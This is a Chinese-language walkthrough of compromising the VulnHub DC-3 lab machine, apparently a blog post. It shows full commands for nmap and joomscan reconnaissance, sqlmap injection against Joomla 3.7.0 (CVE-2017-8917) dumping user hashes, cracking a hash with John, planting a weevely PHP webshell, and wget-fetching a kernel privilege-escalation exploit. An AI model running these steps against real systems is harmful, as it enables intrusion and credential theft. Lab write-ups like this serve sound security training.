
vulnhub-DC:3靶机渗透记录
准备工作
在vulnhub官网下载DC:1靶机www.vulnhub.com/entry/dc-3,312/
导入到vmware
导入的时候遇到一个问题


解决方法:
点 “虚拟机”->“设置”->选择 “磁盘/光驱IDE设备" ->点 ”高级“,
将要 启动设备 设置到 IDE 0:0 上就可以了
打开kali准备进行渗透(ip:192.168.200.6)
信息收集
利用nmap进行ip端口探测
nmap -sS 192.168.200.6/24

探测到ip为192.168.200.14的靶机,开放了80端口,这里吸取到dc2的教训,再用nmap对所有端口进行探测
nmap -sV -p- 192.168.200.14

已经没有别的端口开放了,那就进入网站看看

首页给到的信息是只有一个flag和一个入口,让我们直接获取root权限,简单粗暴

网站用的是Joomla框架,可以使用joomscan工具获取其框架的详细版本信息
再用dirsearch对目录进行扫描看看有没有别的有用信息
dirsearch -u http://192.168.200.14:80

除了个后台登陆页面好像没有别的有用的信息了http://192.168.200.14/administrator/index.php
Joomla

使用joomscan进行扫描,在kali直接下载
apt install joomscan
joomscan -u 192.168.200.14

看到版本是joomla3.7.0
百度到joomla存在sql注入漏洞CVE-2017-8917
但在msf不能直接利用这个漏洞

只能在searchploit中查找关于这个漏洞的利用方法
searchsploit joomla 3.7

可以打开txt文件查看具体的利用方法说明(绝对路径为/usr/share/exploitdb/exploits/php/webapps/42033.txt)
cat /usr/share/exploitdb/exploits/php/webapps/42033.txt

直接告诉我们使用sqlmap,payload都写好给你了
漏洞利用——sql注入
使用sqlmap用刚刚得到的payload直接跑
sqlmap -u "http://192.168.200.14/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

得到5个数据库,接下来查看joomladb数据库中的表
sqlmap -u "http://192.168.200.14/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb --tables -p list[fullordering]

拿到表名#__users,接下来查看列名
sqlmap -u "http://192.168.200.14/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb -T '#__users' --columns -p list[fullordering]

拿到列名后就可以看数据了
sqlmap -u "http://192.168.200.14/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb -T '#__users' -C name,password,username --dump -p list[fullordering]

得到加密的密码$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu
去md5在线解密网站也解不出,但应该也是某种hash加密,只能祭出强大的John the Ripper(密码破解工具)
保存一下密码,直接用john爆破

得到密码snoopy
去之前扫到的后台登陆界面登陆后台

漏洞利用——文件上传
在后台管理页面中找到了文件上传的地方,准备测试一下有没有文件上传的漏洞


使用weevely(linux中的蚁剑)工具生成后门木马

weevely generate test test.php
这样就生成了后门木马
但这里的文件上传的地方好像不行,只能在里面创建一个文件,然后将代码复制进去


然后用weevely连接shell(这里的url是test.php的路径)
weevely http://192.168.200.14/templates/beez3/test.php test

连接成功,现在已经拿到一个webshell,但只有www-data权限,开始提权

权限提升
查看内核版本
uname -a

使用linux 4.4.0-21-generic #37-Ubuntu,在网上查找是ubuntu16.04
在searchploit寻找关于ubuntu16.04的权限提升的漏洞
searchsploit ubuntu 16.04 linux

打开文件查看漏洞具体利用方法
cat /usr/share/exploitdb/exploits/linux/local/39772.txt


下载exp到dc3的本地
wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
解压 unzip 39772.zip,再解压tar -xvf exploit.tar

接下来就执行刚刚漏洞利用文件演示的代码
./compile.sh
./doubleput
但是我不知道什么情况执行了之后报错,看了看别人的也有一位和我一样卡住不知道什么原因

就差最后一步就可以拿到flag了。。。以后有时间在看看是怎么回事
参考文章
Vulnhub之路Ⅵ——DC-3(最后一步卡住) - 知乎 (zhihu.com)
vulnhub-DC:3靶机渗透记录的更多相关文章
- vulnhub-DC:2靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-2,311/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:5靶机渗透记录
准备工作 在vulnhub官网下载DC:5靶机DC: 5 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:6靶机渗透记录
准备工作 在vulnhub官网下载DC:6靶机DC: 6 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:1靶机渗透记录
